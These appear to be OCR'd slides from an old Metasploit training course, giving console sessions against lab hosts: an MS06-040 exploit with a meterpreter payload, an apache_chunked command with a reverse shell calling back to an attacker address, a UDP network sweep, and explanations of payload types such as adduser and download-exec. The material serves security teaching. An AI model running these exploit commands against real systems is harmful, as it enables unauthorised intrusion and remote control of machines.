


```
cg@segfault:~/evil/msf3$ ./msfconsole


                                  _       _
             _                   | |     (_)_
 ____   ____| |_  ____  ___ ____ | | ___  _| |_
|    \ / _  )  _)/ _  |/___)  _ \| |/ _ \| |  _)
| | | ( (/ /| |_( ( | |___ | | | | | |_| | | |__
|_|_|_|\____)\___)_||_(___/| ||_/|_|\___/|_|\___)
                           |_|


       =[ msf v3.1-dev
+ -- --=[ 213 exploits - 107 payloads
+ -- --=[ 17 encoders - 5 nops
       =[ 39 aux

msf > 
```

msfconsole

```
msf > use exploit/windows/smb/ms06_040_netapi
msf exploit(ms06_040_netapi) > set RHOST 192.168.170.129
RHOST => 192.168.170.129
msf exploit(ms06_040_netapi) > set SMBPIPE SRVSVC
SMBPIPE => SRVSVC
msf exploit(ms06_040_netapi) > set TARGET 0
TARGET => 0
msf exploit(ms06_040_netapi) > set PAYLOAD
windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms06_040_netapi) > exploit
```

msfcli



```
cg@segfault:~/evil/msf3$ ./msfcli -h
Error: Invalid module: -h

Usage: ./msfcli <exploit_name> <option=value> [mode]
====================================================


    Mode            Description
    ----            -----------
    (H)elp          You're looking at it baby!
    (S)ummary       Show information about this module
    (O)ptions       Show available options for this module
    (A)dvanced      Show available advanced options for this module
    (I)DS Evasion   Show available ids evasion options for this module
    (P)ayloads      Show available payloads for this module
    (T)argets       Show available targets for this exploit module
    (AC)tions       Show available actions for this auxiliary module
    (C)heck         Run the check routine of the selected module
    (E)xecute       Execute the selected module

cg@segfault:~/evil/msf3$
```

msfcli

-
  ```
  ./msfcli apache_chunked_win32 PAYLOAD=win32_reverse LHOST=192.168.2.1 LPORT=9999 RHOST=192.168.2.2 E
  ```

Metasploit exploits

- Exploit Types
  - Pretty much any protocol
    - UDP, TCP, SMB, HTTP, FTP, SMTP, TFTP, SSH, etc
    - Active, Passive, Brute-Force
  - Remote, Local, User-Interaction (technically remote category)
  - Remote: windows/dcerpc/ms03_026_dcom
  - Local: no real local examples, but doable
  - User-Interaction--All your browser, “have to click on something,” type exploits
  - windows/browser/ms06_013_createtextrange

Metasploit payloads

- **Definition**
  - Arbitrary code that is to be executed upon successful exploitation
- **How a payload works**
  - Client prepares the payload for execution
  - Data may be embedded (cmd to execute, hostname, port, etc)
  - Client transmits the payload via an exploit
  - Target executes the payload

Metasploit payloads

- msf> show payloads
  - BSD (SPARC/x86)
  - Linux
  - Solaris (Sparc/x86)
  - OS X (PPC/x86)
  - Windows
  - Unix
  - PHP

Metasploit payloads

- Inline (Single), Stager, & Stage
- Single [shell_reverse_tcp = inline (single)]
  - A self-contained payload that performs a specific task
  - Size varies depending on the task
  - Example: Reverse or bind command shell
- Stager [shell/reverse_tcp = stager]
  - A stub payload that loads / bootstraps a stage
  - Size generally much smaller than single payloads
  - Passes connection information onto the stage
- Stage
  - Similar to a single payload, but takes advantage of staging
  - Uses connection passed from the stager
  - Not subject to size limitations of individual vulnerabilities
  - A stager can also be a stage

Metasploit payloads

- Generic Shell Payloads:
  - bind TCP (stager and inline)
  - reverse TCP (stager and inline)
  - find tag (stager and inline)
  - find port (inline)
  - reverse_ord (Windows only)
- *nix
  - adduser
  - exec
  - shell
- Windows
  - adduser
  - dllinject
  - download_exec
  - exec
  - meterpreter
  - shell
  - upload_exec
  - vncinject
- PHP
  - bind via perl or php
  - reverse via perl or php

Metasploit payloads

- **Bind Shell**: setup a socket, bind it to a specific port and listen for connection. Upon accepting a connection spawn a shell. Victim has to allow incoming connections on selected port.
- **Reverse Shell**: instead of binding to a port waiting for connection, the shellcode simply connect to a predefined IP and port number and spawn a shell.
- **Find Tag**: find socket style payloads that search for a socket based on the presence of a tag on the wire.
- **Find_Port**: payloads that search for a socket by comparing peer port names relative to the target machine.

Metasploit payloads

- **Ordinal Payloads:** Uses static ordinals in WS2_32.DLL to locate symbol addresses. Leads to very tiny win32 stagers (92 byte reverse, 93 byte findsock)
- **Reverse Http**: called PassiveX payloads in 2.x. Tunnel communication over HTTP using **IE 6**. Payload modifies registry and launches IE, IE loads custom ActiveX control to stage the payload, Uses standard IE proxy and authorization settings, Can be used to inject VNC, Meterpreter, custom dlls.
- **Adduser**: Executes the net user x x /add & net localgroup administrators x /add
- **Downloadexec**: Download a .exe from a URL and execute it

Metasploit payloads


- **Uploadexec**: uploads a .exe from local computer and executes
- **Exec**: execute a command of your choice
- **Dllinject**: injects a custom dll (you'll have to supply the dll)
- **VNCinject**: injects a custom VNC server dll into memory
- **Meterpreter:** the super payload, custom dll injected into memory (more on Day2); tons of post-exploitation tools

Metasploit auxiliary modules

- Anything not an “exploit”
- Discovery and fingerprinting
  - sweep_udp, smb/version, scanners, dcerpc, http version, http put
- Network protocol “fuzzers”
  - Wireless fun
- Denial of service methods
  - Exploits that don't have payloads
- Administrative access exploits

Metasploit auxiliary modules


- Sweep_udp



```
       =[ msf v3.1-dev
+ -- --=[ 218 exploits - 107 payloads
+ -- --=[ 17 encoders - 5 nops
       =[ 41 aux

msf > use auxiliary/scanner/discovery/sweep_udp
msf auxiliary(sweep_udp) > set RHOSTS 192.168.170.0/24
RHOSTS => 192.168.170.0/24
msf auxiliary(sweep_udp) > run
[*] Sending 6 probes to 192.168.170.0->192.168.170.255 (256 hosts)
[*] Discovered NetBIOS on ::ffff:192.168.170.128 (ad12840000000000100000000020434b
4141414141414141414141414141414141414141414141414141414141414141410000210001000000000000
bf08494e65747e5365727669636573720201c840049537e56494354494d2d57324b00000000004005649
4354494d2d57324b202020202020000400574f524b47524f555020202020202020000840056494354494d
2d57324b2020202020200400574f524b47524f5550202020202020201e8400574f524b47524f555020
20202020201d040001025f5f4d5342524f5753455f5f02018400000c2945ab0b0000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000)
[*] Discovered NetBIOS on ::ffff:192.168.170.129 (744c840000000000100000000020434b
4141414141414141414141414141414141414141414141414141414141414141410000210001000000000000
2f00000c29b1ccba0000000000000000000000000000000000000000000000000000000000000000
000000000000000000c8346781608c698100000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000d843788100000000000000000000000000
```

Metasploit auxiliary modules


- Sweep_udp



```
414141414141414141414141414141414141414141414141414141414141414100002100010000000000
ad075850535031564d202020202020202000004004d53484f4d45202020202020202000084005850
535031564d2020202020202020030400585053503156 4d20202020202020202004004d53484f4d45
20202020202020201e84004d53484f4d4520202020202020202020201d040001025f5f4d5342524f57
53455f5f02018400000c29d5c2bf0000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000033003000000000)
[*] Discovered Portmap on ::ffff:192.168.170.1 (fd1d7303000000010000000000000000
000000000000000000000001000186a0000000020000000600000006f00000001000186a000000002
000000110000006f00000001000186b80000000100000011000080000000000001000186b800000001
000000060000917d00000000)
[*] Discovered SQL Server on ::ffff:192.168.170.129 (tcp=1433 np=\\XPSP1VM\pipe\
sql\query Version=8.00.194 ServerName=XPSP1VM IsClustered=No InstanceName=MSSQLS
ERVER )
[*] Discovered SQL Server on ::ffff:192.168.170.129 (tcp=1433 np=\\XPSP1VM\pipe\
sql\query Version=8.00.194 ServerName=XPSP1VM IsClustered=No InstanceName=MSSQLS
ERVER )
[*] Discovered SQL Server on ::ffff:192.168.170.128 (tcp=1433 np=\\VICTIM-W2K\pi
pe\sql\query Version=8.00.194 ServerName=VICTIM-W2K IsClustered=No InstanceName=
MSSQLSERVER )
[*] Discovered SQL Server on ::ffff:192.168.170.132 (tcp=1433 np=\\XPSP1VM\pipe\
sql\query Version=8.00.194 ServerName=XPSP1VM IsClustered=No InstanceName=MSSQLS
ERVER )
[*] Auxiliary module execution completed
msf auxiliary(sweep_udp) > 
```

Metasploit auxiliary modules

